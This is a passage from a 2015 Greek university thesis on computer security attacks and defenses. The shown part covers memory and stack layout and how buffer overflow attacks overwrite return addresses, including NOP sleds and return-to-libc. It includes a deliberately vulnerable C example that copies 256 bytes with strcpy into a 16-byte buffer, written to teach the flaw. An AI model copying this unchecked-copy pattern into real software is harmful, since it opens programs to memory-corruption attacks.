ΤΕΙ Δυτικής Ελλάδος

Τμήμα Διοίκησης Επιχειρήσεων (Πάτρα)

Σχολή Διοίκησης και Οικονομίας

Πτυχιακή Εργασία

«Μελέτη, σχεδιασμός και ανάπτυξη εργαλείων εκμάθησης και εξοικείωσης ασφαλείας υπολογιστών και δικτύων»

Κατριμπούζας Αναστάσιος

Δημητρόπουλος Ιωάννης

Επιβλέπων: **Απόστολος Φούρναρης**

Έτος 2015

Περίληψη

Στα πλαίσια της παρούσας πτυχιακής εργασίας γίνεται μελέτη διαφόρων μορφών επιθέσεων που μπορεί να δεχθεί ένα υπολογιστικό σύστημα αλλά και ορισμένων μορφών άμυνας που είναι δυνατόν να αναπτυχθούν, προκειμένου να προστατευθεί το σύστημα από την εκάστοτε μορφή επίθεσης. Παράλληλα περιγράφονταιαναλυτικά ορισμένα σενάρια με σκοπό να δοθεί μια πιο σφαιρική άποψητόσο όσον αφοράτον τρόπο αντίδρασης ενός συστήματοςκατά την διαδικασία που τίθεται σε εφαρμογή μιααπό τις μορφές επίθεσης που αναφέρονται, όσο και τι συμβαίνει όταν τίθεται σε εφαρμογή ο μηχανισμός άμυνας που έχει επιλεγεί για την προστασία του συστήματος από την κακόβουλή επίθεση.

Στο πρώτο μέρος επομένως περιγράφονται τέσσερις μορφές επιθέσεων έναντι ενός υπολογιστικού συστήματος. Πρώτα αναφέρονται οιbufferoverflow επιθέσεις, όπου ο κακόβουλος χρήστης μέσω της παρέμβασης στη μνήμη αποσκοπεί στην αλλαγή της προκαθορισμένης λειτουργίας του προγράμματος που εκτελείται στη μνήμη. Έπειτα περιγράφονται οι επιθέσεις άρνησης εξυπηρέτησης με εκτενή περιγραφή ορισμένων τεχνικών, όπως είναι ητεχνικήτουIPspoofing, τουSynFlood και το PingFlood. Εν συνεχεία γίνεται περιγραφή της επίθεσης δηλητηρίασης του SQLκώδικα και τέλος αναλύονται οι XSSεπιθέσεις

Στη συνέχεια έχουμε το δεύτερο μέρος στο οποίο αναλύονται οι μορφές άμυνας που αναπτύσσονται στα πλαίσια ενός συστήματος για τις προαναφερθείσες μορφές επίθεσης. Αρχικά επισημαίνονται οι τρόποι άμυνας απέναντι σε BufferOverflow επιθέσεις και παρουσιάζεται αναλυτικά οι ενέργειες που κάνει ο developer ενός λογισμικού με στόχο την αντιμετώπιση BufferOverflow επιθέσεων, αλλά και τις ενέργειες που πρέπει να κάνει το λειτουργικό σύστημα. Έπειτα αναλύεται ο τρόπος με τον οποίο αντιμετωπίζεται το Spoofing, οι επιθέσεις pingofdeath καθώς και οι επιθέσεις PingFlood. Όπως είναι φυσικό ακολουθεί ο τρόπος με τον οποίο αποτρέπονται οι επιθέσεις SQLinjection, αναφέροντας δύο κατηγορίες άμυνας. Πρώτα περιγράφονται οι πρωταρχικές μορφές άμυνας, οι οποίες αποτελούν την σημαντικότερη μορφή άμυνας απέναντι στις επιθέσεις SQLinjection. Ενώ στη συνέχεια περιγράφεται οι δεύτερες μορφές άμυνας, οι επιπρόσθετες μορφές άμυνας που είναι συμπληρωματικοί τρόποι άμυνας για την ενίσχυση της άμυνας μιας εφαρμογής. Το κεφάλαιο αυτό κλείνει με την περιγραφή της κωδικοποίησης και της επικύρωσης που γίνεται για την προφύλαξη του συστήματος από XSS επιθέσεις.

Ακολουθεί ένα σημαντικό κεφάλαιο στο οποίο παρέχετε μια ολοκληρωμένη εικόνα μέσω συγκεκριμένων σεναρίων επίθεσης. Στην ουσία περιγράφετε ο τρόπος με τον οποίο γίνεται η επίθεση από την πλευρά του επιτιθέμενου αλλά και η άμυνα έναντιστην εκάστοτε μορφή επίθεσης που επιλέγεται για την προστασία του υπολογιστικού συστήματος.

Τέλος γίνεται περιγραφή ενός λειτουργικού συστήματος, το οποίο προσφέρει έτοιμα εργαλεία για την εκτέλεση διαδικτυακών επιθέσεων σε ευάλωτα συστήματα. Επιπρόσθετα περιγράφεται ο τρόπος εκτέλεσης κακόβουλων επιθέσεων, με τη χρήση έτοιμων εργαλείων, που προφέρει το OS.

Περιεχόμενα

1 ΕΙΣΑΓΩΓΗ


Το Διαδίκτυο σχεδιάστηκε αρχικά με βάση το μοντέλο μια ομάδας χρηστών με αμοιβαία εμπιστοσύνη, οι οποίοι ήταν συνδεδεμένοι σε ένα διαφανές δίκτυο, ένα μοντέλο στο οποίο δεν απαιτείται ασφάλεια. Ως εκ τούτου πολλά στοιχεία της αρχικής αρχιτεκτονικής του Διαδικτύου καταδεικνύουν αυτήν την έννοια της αμοιβαίας εμπιστοσύνης. Για παράδειγμα, η δυνατότητα να στέλνει ένας χρήστης ένα πακέτο σε ένα άλλον χρήστη είναι μια προεπιλεγμένη και όχι μια αιτούμενη ή μια εκχωρημένη δυνατότητα και η ταυτότητα του χρήστη λαμβάνεται εξ ορισμού ως πραγματική αντί να χρειάζεται να επαληθευτεί. Με την πάροδο όμως του χρόνου το Διαδίκτυο αναπτύχθηκε και έχει γίνει ένα κρίσιμο συστατικό της λειτουργίας πολλών ιδρυμάτων όπως πανεπιστήμια, κυβερνητικές υπηρεσίες καθώς και επιχειρήσεις. Παράλληλα πολλά άτομα βασίζονται σε αυτό για πολλές από τις κοινωνικές, προσωπικές αλλά και επαγγελματικές τους δραστηριότητες. Επομένως το σημερινό Διαδίκτυο σαφώς και δεν περιλαμβάνει “χρήστες με αμοιβαία εμπιστοσύνη”με αποτέλεσμα να γίνει το Διαδίκτυο μια ανασφαλής τοποθεσία.

Η προστασία της πληροφορίας, των υπολογιστικών και δικτυακών συστημάτων, αποτελεί σήμερα, ένα σημαντικό κεφάλαιο για οποιαδήποτε επιχείρηση ή οργανισμό, είτε δημόσιου είτε ιδιωτικού χαρακτήρα. Σκοπός είναι η προστασία όλων εκείνων των κρίσιμων πληροφοριών και υποδομών, όπου θα τις επιτρέψει να διατηρήσουν ένα ανταγωνιστικό πλεονέκτημα, σε μία περίοδο, όπου η εξάρτηση από την πληροφορία και το διαδίκτυο, συνεχώς αυξάνονται. Ο τομέας της ασφάλειας του δικτύου αφορά στο πως οι “κακοί” επιτίθενται στα δίκτυα υπολογιστών και πως οι χρήστες θα προστατευτούν από αυτές τις επιθέσεις σχεδιάζοντας ακόμα και νέες αρχιτεκτονικές κάνοντας τα δίκτυα απρόσβλητα από τις διάφορες μορφές επιθέσεων.

Στην παρούσα πτυχιακή εργασία αρχικά από τη μια πλευρά θα περιγράψουμε τρείς διαφορετικές μορφές επιθέσεων. Αρχικά στις bufferoverflow επιθέσεις όπου ο κακόβουλος χρήστης μέσω της παρέμβασης στη μνήμη αποσκοπεί στην αλλαγή της προκαθορισμένης λειτουργίας του προγράμματος που τρέχει στη μνήμη. Εν συνεχεία περιγράφονται οι επιθέσεις άρνησης εξυπηρέτησης με εκτενή περιγραφή ορισμένων τεχνικών. Δηλαδήτηντεχνικήτου IP spoofing, του Syn FloodSyn Flooding – IP Spoofing PingFlood PingFlood. Τέλος η τρίτη μορφή επίθεσης που αναπτύσσεται στα πλαίσια της εργασίας είναι οι επιθέσεις δηλητηρίασης SQL κώδικα.

Από την άλλη πλευρά στο επόμενο κεφάλαιο γίνεται αναφορά στο πως θα μπορέσει το σύστημα να προστατευτεί από της μορφές επίθεσης που περιγράφονται στο κεφάλαιο 2. Πιο συγκεκριμένα αρχικά επισημαίνονται οι τρόποι άμυνας απέναντι σε BufferOverflow επιθέσεις και παρουσιάζεται αναλυτικά οι ενέργειες που κάνει ο developer ενός λογισμικού με στόχο την αντιμετώπιση BufferOverflow επιθέσεων, αλλά και τις ενέργειες που πρέπει να κάνει το λειτουργικό σύστημα. Έπειτααναλύεται ο τρόπος με τον οποίο αντιμετωπίζεται το Spoofing, οι επιθέσεις pingofdeath καθώς και οι επιθέσεις PingFlood. Όπως είναι φυσικό ακολουθεί ο με τον οποίο αποτρέπονται οι επιθέσεις SQL , αναφέροντας δύο τύπους άμυνας. Πρώτα περιγράφονται οι πρωταρχικές μορφές άμυνας, οι οποίες αποτελούν την σημαντικότερη μορφή άμυνας απέναντι στις επιθέσεις SQLinjection. Ενώ στη συνέχεια περιγράφεται οι δεύτερεςμορφές άμυνας, οι επιπρόσθετες μορφές άμυνας που είναι συμπληρωματικοί τρόποι άμυνας για την ενίσχυση της άμυνας μιας εφαρμογής. Το κεφάλαιο αυτό κλείνει με την περιγραφή της κωδικοποίησης και της επικύρωσης που γίνεται για την προφύλαξη από XSS επιθέσεις.

Ακολουθεί το κεφάλαιο 4 στο οποίο μέσω συγκεκριμένων σεναρίων δίνεται μια εικόνα για πώς αντιδρά ένα σύστημα όταν δέχεται επίθεση από ένα συγκεκριμένο τύπο επίθεσής και πώς αμύνεται στην εκάστοτε μορφή επίθεσης. Τέλος στο πέμπτο κεφάλαιο με την χρήση συγκεκριμέων εργαλείων του λειτουργικού συστλήματος KaliLinux γίνετε ι πρακτική εφαρμογή ορισμένων επιθέσεων.



Πηγή: http://www.slideshare.net/

2 ΜΟΡΦΕΣ ΕΠΙΘΕΣΗΣ

2.1 BUFFEROVERFLOW

Στην ασφάλεια των υπολογιστών και του προγραμματισμού , ένα **bufferoverflow** ή **buffer υπέρβαση** , είναι μια ανωμαλία όπου ένα πρόγραμμα , ενώ γράφει δεδομένα σε ένα buffer , υπερβαίνει τα όρια του buffer στη μνήμη που έχει δεσμεύσει και αντικαθιστά τα δεδομένα γειτονικών διευθύνσεων στη μνήμη. Αυτή είναι μια ειδική περίπτωση παραβίασης της ασφάλειας μνήμης .

Υπερχείλιση της μνήμης μπορεί να προκληθεί από τις εισόδους που δίνουν οι χρήστες είτε για την εκτέλεση ενός κομμάτι κώδικα, είτε για την τροποποίηση του τρόπου λειτουργίας του προγράμματος. Αυτό μπορεί να οδηγήσει σε ακανόνιστη συμπεριφορά του προγράμματος, συμπεριλαμβανομένου της μνήμης σφαλμάτων πρόσβασης, λανθασμένα αποτελέσματα, τον ανώμαλο τερματισμό μιας διαδικασίας , ή της παραβίασης της ασφάλειας του συστήματος. Τέλος, είναι η βάση πολλών ευάλωτων σημείων ενός λογισμικού, το οποίο μπορεί να αξιοποιηθεί κακόβουλα.

Ορισμένες γλώσσες προγραμματισμού που συνδέονται συνήθως με υπερχειλίσεις της μνήμης, είναι ηC και η C++. Οι γλώσσες αυτές δεν παρέχουν καμία ενσωματωμένη προστασία εναντίων της πρόσβασης ή της αντικατάστασης δεδομένων σε οποιοδήποτε μέρος της μνήμης καθώς δεν ελέγχεται αυτόματα αν τα δεδομένα ενός buffer, τα οποία γράφονται σε μια θέση της μνήμης είναι εντός των ορίων αυτού ή όχι. Η έλλειψη του παραπάνω τύπου ελέγχου καθιστά ευάλωτο ένα πρόγραμμα σε bufferoverflow επιθέσεις.


Παρακάτω παρουσιάζεται η δομή της μνήμης ενός υπολογιστή, η δομή της στοίβας, και στη συνέχεια γίνεται περιγραφή του τρόπου εκτέλεσης ενός προγράμματος. Έπειτα γίνεται περιγραφή της βασικής BufferOverflow επίθεσης και παρουσιάζονται εναλλακτικές μορφές από BufferOverflowattacks.

2.1.1 Τεχνική Περιγραφή

Για να μπορέσει να γίνει δυνατή η κατανοητή του πως γίνονται τα BufferOverflows, πρέπει πρώτα να καταλάβουμε τη βασική λειτουργία της οργάνωσης της μνήμης του υπολογιστή κατά τη διάρκεια εκτέλεσης ενός προγράμματος.

Δομή Μνήμης

Όταν ένα πρόγραμμα φορτώνεται στη μνήμη και εκτελείται, στην ουσία μετατρέπεται σε μία διεργασία και δεσμεύεται χώρος στη μνήμη με τη παρακάτω μορφή.



- **Data region**

Η περιοχή Data περιέχει αρχικοποιημένες καθολικές και στατικές μεταβλητές που χρησιμοποιούνται από ένα πρόγραμμα. Η περιοχή αυτή διαχωρίζεται σε αρχικοποιημένη read-only περιοχή και σε αρχικοποιημένη read-write περιοχή, που χρησιμοποιείται από της σταθερές μεταβλητές.

- **BSS region**

Η BSS περιοχή χρησιμοποιείται για την αποθήκευση των μη αρχικοποιημένων μεταβλητών και περιλαμβάνει όλες τις καθολικές και στατικές μεταβλητές που αρχικοποιούνται με το μηδέν ή δεν έχουν καν αρχική τιμή.

- **Text ή Code region**

Στο textregion περιέχεται ο κώδικας του προγράμματος. Αυτή η περιοχή είναι read-only και τυχόν προσπάθεια εγγραφής σε αυτήν, θα προκαλέσει μη ομαλό τερματισμό του προγράμματος.

- **Stack region**

Πρόκειται για τον χώρο που αποθηκεύονται όλες οι τοπικές μεταβλητές που χρησιμοποιούνται από τις συναρτήσεις του προγράμματος. Η στοίβα λειτουργεί με τη μέθοδο LIFO, δηλαδή τα δεδομένα που εισέρχονται τελευταία, είναι τα πρώτα που θα φύγουν. Επιπρόσθετα, στη στοίβα που κρατούνται πληροφορίες σχετικά με τις ενεργές υπορουτίνες ενός προγράμματος.

- **Heap region**


Η περιοχή του heap είναι η περιοχή μνήμης που επιτρέπει τη δέσμευση δυναμικής μνήμης σε μία οντότητα κατά τη διάρκεια εκτέλεσης του προγράμματος. Η ιδιότητα αυτή του heap είναι εξαιρετικά χρήσιμη, σε περιπτώσεις που δεν μπορεί να προβλεφθεί εξ' αρχής το μέγεθος του χώρου που θα χρειαστεί.

Δομή Στοίβας

Μια στοίβα κλήσεων αποτελείται από πλαίσια στοίβας (stackframes), γνωστά και ως εγγραφέςδραστηριοποίησης (activationrecords). Αυτά είναι δομές δεδομένων ανεξάρτητες από τηναρχιτεκτονική του υπολογιστή που περιλαμβάνουν πληροφορίες σχετικά με την κατάσταση τωνυπορουτίνων. Κάθε πλαίσιο στοίβας αντιστοιχεί σε μια κλήση σε μια υπορουτίνα που δεν έχειακόμα επιστρέψει.

Το πλαίσιο στοίβας στην κορυφή της στοίβας αντιστοιχεί στη ρουτίνα που εκτελείται αυτήν τη στιγμή. Στην πιο κοινή περίπτωση το πλαίσιο στοίβας περιέχει:

- Χώρο για τις τοπικές μεταβλητές της ρουτίνας
- Τη διεύθυνση της βάσης του προηγούμενου frame
- Τη διεύθυνση επιστροφής πίσω στον κώδικα που κάλεσε τη ρουτίνα
- Τις τιμές των παραμέτρων που δόθηκαν ως είσοδο στη ρουτίνα



Η πρόσβαση στη στοίβα συχνά γίνεται μέσω ενός καταχωρητή που ονομάζεται **δείκτης στοίβας** (**stackpointer**), ο οποίος και επίσης χρησιμοποιείται για να δείχνει την κορυφή της στοίβας. Εναλλακτικά, η μνήμη μέσα στο πλαίσιο μπορεί να προσπελαστεί μέσω ενός ξεχωριστού καταχωρητή, που συχνά ονομάζεται **δείκτης πλαισίου** (**framepointer**), ο οποίος συνήθως δείχνει σε μια σταθερή θέση στη δομή του πλαισίου, όπως η θέση της διεύθυνσης επιστροφής.

Τα πλαίσια στοίβας δεν έχουν πάντα το ίδιο μέγεθος. Διαφορετικές υπορουτίνες έχουν διαφορετικό αριθμό παραμέτρων, επομένως μέρος του πλαισίου στοίβας θα είναι διαφορετικό για διαφορετικές υπορουτίνες, αν και συνήθως σταθερό για όλες τις ενεργοποιήσεις μιας συγκεκριμένης υπορουτίνας. Όμοια, ο χώρος που χρειάζεται για τις τοπικές μεταβλητές θα είναι διαφορετικός για διαφορετικές υπορουτίνες. Στην

πραγματικότητα, κάποιες γλώσσες επιτρέπουν τη δυναμική δέσμευση μνήμης για τοπικές μεταβλητές στη στοίβα, περίπτωση στην οποία το μέγεθος του χώρου για τις τοπικές μεταβλητές θα διαφέρει από ενεργοποίηση σε ενεργοποίηση μιας υπορουτίνας, και δεν είναι γνωστό όταν η υπορουτίνα μεταγλωττίζεται. Στην τελευταία αυτή περίπτωση, συνήθως χρειάζεται πρόσβαση μέσω ενός δείκτη πλαισίου και όχι δείκτη στοίβας, επειδή οι σχετικές θέσεις των τιμών (όπως η διεύθυνση επιστροφής) από την κορυφή δεν είναι γνωστές στο χρόνο μεταγλώττισης.

Περιγραφή Εκτέλεσης Προγράμματος

Στην υπορουτίνα που κλήθηκε, ο πρώτος κώδικας που καλείται λέγεται συνήθως ο πρόλογος υπορουτίνας, επειδή κάνει όλες τις απαραίτητες πράξεις πριν αρχίσει η εκτέλεση του κώδικα των εντολών της υπορουτίνας.

Ο πρόλογος συνήθως αποθηκεύει τη διεύθυνση επιστροφής που είχε μείνει στον καταχωρητή από την εντολή κλήσης, σπρώχνοντας την τιμή της στη στοίβα. Όμοια, ο τρέχων δείκτης στοίβας και/ή ο δείκτης πλαισίου μπορεί να αποθηκευτούν στη στοίβα. Εναλλακτικά, κάποιες αρχιτεκτονικές παρέχουν αυτόματα τέτοιες λειτουργίες σαν μέρος της ίδιας της εντολής κλήσης, και σε αυτές τις περιπτώσεις ο πρόλογος δε χρειάζεται να κάνει αυτές τις ενέργειες.

Αν χρησιμοποιούνται δείκτες πλαισίων, ο πρόλογος συνήθως θα θέσει τη νέα τιμή του δείκτη πλαισίου από το δείκτη στοίβας. Μπορεί τότε να δεσμευτεί χώρος στη στοίβα για τις τοπικές μεταβλητές αυξάνοντας το δείκτη στοίβας.

Όταν μια υπορουτίνα είναι έτοιμη να επιστρέψει, εκτελεί έναν επίλογο που αναιρεί τις ενέργειες του προλόγου. Συνήθως επαναφέρει αποθηκευμένες τιμές των καταχωρητών (όπως η τιμή του δείκτη πλαισίου) από το πλαίσιο στοίβας, θα αφαιρέσει όλο το πλαίσιο στοίβας από τη στοίβα αλλάζοντας την τιμή του δείκτη στοίβας και στο τέλος θα κάνει άλμα στην εντολή στη διεύθυνση επιστροφής, η διεύθυνση της οποίας βρίσκεται στη returnaddress. Κάτω από πολλές συμβάσεις κλήσης αυτά που αφαιρούνται από την κορυφή της στοίβας περιλαμβάνουν τις αρχικές τιμές των ορισμάτων, επομένως δε χρειάζεται να γίνουν άλλες ενέργειες στη στοίβα από τον κώδικα που έκανε την κλήση. Σε κάποιες συμβάσεις κλήσης όμως, είναι υποχρέωση του κώδικα που καλεί να αφαιρέσει τα ορίσματα από τη στοίβα πριν την επιστροφή.

2.1.2 BufferOverflow Επίθεση

Τα B.O. είναι αποτέλεσμα προγραμματιστικών στοίχων. Συμβαίνουν όταν αποθηκεύονται δεδομένα σε ένα buffer με μικρότερο μέγεθος από αυτό που χρειάζονται τα δεδομένα.

Θα γίνει περιγραφή της BufferOverflow επίθεσης, με τη βοήθεια του προγράμματος της παραπάνω εικόνας.

Στο παραπάνω πρόγραμμα παρατηρούμε ότι η ρουτίνα main δημιουργεί ένα πίνακα από 256 χαρακτήρες, τον οποίον δίνει ως είσοδο στη κλήση της ρουτίνας function. Η ρουτίνα function θα προσπαθήσει να αντιγράψει τα περιεχόμενα του πίνακα που δέχθηκε ως είσοδο από τη main στον τοπικό της πίνακα buffer, μέσω της συνάρτησης strcpy. Η strcpy είναι μια συνάρτηση της C, η οποία κάνει αντιγραφεί δεδομένων από την πηγή στον προορισμό, χωρίς να ελέγξει αν το μέγεθος του προορισμού υποστηρίζει αυτήν την ενέργεια. Επομένως, δεδομένου ότι ο πίνακας πηγής(str) έχει δεδομένα μεγέθους 256 Byte, ενώ ο πίνακας προορισμού(buffer) έχει δεσμεύσει χώρο για μόλις 16 χαρακτήρες, θα γίνει bufferoverflow. Επειδή ο πίνακας buffer αποτελεί μια τοπική μεταβλητή της function και ο χώρος της έχει δεσμευτεί στατικά, επομένως η δέσμευση του γίνεται στο stackframe της function.


Λόγω της υπερχείλισης της μνήμης, η αντιγραφή των δεδομένων μέσω της strcpy, θα τροποποιήσει τις γειτονικές διευθύνσεις της μνήμης. Όπως φαίνεται και στην εικόνα 2,μετά τα 16 πρώτα byte, τα οποία θα βρίσκονται μέσα στα όρια του buffer, η αντιγραφή των δεδομένων ξεπερνάει το χώρο των Localvariables(η buffer ήταν η μοναδική τοπική μεταβλητή της function) και θα συνεχίσει να κάνει override τα δεδομένα της previousbasepointer και εν τέλει της returnaddress.

Hreturnaddress, όπως αναφέρθηκε στη προηγούμενη ενότητα, περιέχει τη διεύθυνση στην οποία θα συνεχίσει την εκτέλεση του το πρόγραμμα, όταν τερματίσει η τρέχον ρουτίνα. Επομένως αν τα περιεχόμενα της returnaddress γεμίσουν με «σκουπίδια», τότε το πρόγραμμα θα τερματίσει ανώμαλα. Ωστόσο, ο στόχος ενός επιτιθέμενου θα είναι να τροποποιήσει τη returnaddress, ώστε να δείχνει σε ένα δικό του πρόγραμμα. Αυτό το πρόγραμμα θα μπορεί να είναι ένα shell πρόγραμμα, το οποίο στην ουσία θα δημιουργήσει ένα shell, με τα δικαιώματα του δημιουργού του προγράμματος.

Μια σημαντική επιλογή είναι το που θα αποθηκεύσει το πρόγραμμα του ο επιτιθέμενος. Ο κλασσικός τρόπος επίθεσης βασίζεται στην αποθήκευση του προγράμματος

εκτέλεσης εντός της υπερχειλισμένης μνήμης. Βάση της επίθεσης αυτής. Ο χρήστης κάπου ενδιάμεσα στην είσοδο που θα δώσει στο πρόγραμμα θα πρέπει να εισάγει και τον κώδικα εκμετάλλευσης του προγράμματος. Στη περίπτωση αυτή, ο επιτιθέμενος δεν χρειάζεται να ξέρει την ακριβή διεύθυνση μνήμης του υπερχειλισμένου Buffer, αλλά μπορεί να κάνει σχετικό άλμα(JumpandCalltrick) από τη returnaddress προς τη διεύθυνση του Buffer. Δεδομένου ότι η συνήθης δομή ενός frame είναι σαν κι αυτή που παρουσιάζεται στην εικόνα , το μόνο πρόβλημα που έχει να αντιμετωπίσει ο επιτιθέμενος, είναι ο ακριβής υπολογισμός της σχετικής διεύθυνσης του buffer σε σχέση με τη returnaddress.

Ένα trick, το οποίο αυξάνει την πιθανότητα επιτυχίας μιας BO επίθεσης είναι το “Nopsledtechnique”, καθώς επιτρέπει την επιτυχία μιας επίθεσης, ακόμη και αν δεν είναι γνωστή με ακρίβεια η διεύθυνση του buffer.



```
void function(char *str) {
    char buffer[16];
    strcpy(buffer,str);
}

void main() {
    char string[256];
    int i;

    for(i=0; i<255; i++)
        string[i] = 'A';

    function(string);
}
```

Βάση της παραπάνω τεχνικής, ο επιτιθέμενος, πριν την τοποθέτηση του κώδικα εκμετάλλευσης της BO αδυναμίας, εισάγει ένα σύνολο από εντολές NOP, ο αριθμός των οποίων εξαρτάται από το διαθέσιμο χώρο. Οι εντολές NOP είναι εντολές τις οποίες ο επεξεργαστής τις θεωρεί κενές και τις ξεπερνάει. Με τον τρόπο αυτό, έστω ότι ο επιτιθέμενος υποθέτει ότι η διεύθυνση του buffer είναι στη διεύθυνση μνήμης X και το σύνολο του αριθμού από εντολές NOPS που έχει εγκαταστήσει είναι Y, τότε στη returnaddress θα βάλει τη διεύθυνση μνήμης X+Y/2.

Στην περίπτωση που η πρόβλεψη του επιτιθέμενου, όσον αφορά τη διεύθυνση του buffer ήταν σωστή, τότε η returnaddress θα τον στη μέση των NOPS, τα οποία θα τα προσπεράσει ο επεξεργαστής και εν τέλει θα εκτελέσει τον exploit κώδικα. Αντίθετα, αν η πρόβλεψη του επιτιθέμενου έχει απόκλιση μεταξύ –Y/2 και Y/2, η BO επίθεση θα στεφθεί επιτυχημένη.

Ένα τελευταίο optimizationtrick είναι η προσθήκη της τιμής της returnaddress παραπάνω από μία φορά, ώστε να αντιμετωπιστούν προβλήματα κακού υπολογισμού της σχετικής απόστασης της διεύθυνσης του returnaddress από το buffer. Με τον τρόπο

αυτό αντιμετωπίζεται και η περίπτωση που η δομή του stack είναι διαφορετική(πχ δεν υπάρχει previousbasepointer, υπάρχει πριν τη returnaddress επιπρόσθετη ειδική πληροφορία, κτλπ).

Εναλλακτικοί Τύποι Επιθέσεων

- **Return-to-libc attacks**

Οι επιθέσεις αυτές είναι παρόμοιες με τις επιθέσεις που περιγράφηκαν στη προηγούμενη ενότητα με τη διαφορά ότι ο κώδικας εκμετάλλευσης δεν τοποθετείται στα πλαίσια των υπερχειλισμένων δεδομένων, αλλά χρησιμοποιούνται έτοιμες βιβλιοθήκες του συστήματος. Επομένως η διεύθυνση του returnaddress πρέπει να τροποποιηθεί με τέτοιο τρόπο, ώστε να δείχνει στις βιβλιοθήκες αυτές. Οι βιβλιοθήκες αυτές μπορούν είτε να είναι προ εγκατεστημένες στο σύστημα είτε να εγκατασταθούν από τον ίδιο τον χρήστη. Οι επιθέσεις αυτές χρησιμοποιείτε είτε όταν ο διαθέσιμος χώρος στη στοίβα είναι αρκετά μικρός, ώστε να γίνει exploit βάση της προηγούμενης επίθεσης, είτε στη περίπτωση της non-executablestack, που θα αναλυθεί παρακάτω.

- **Heap Overflows**

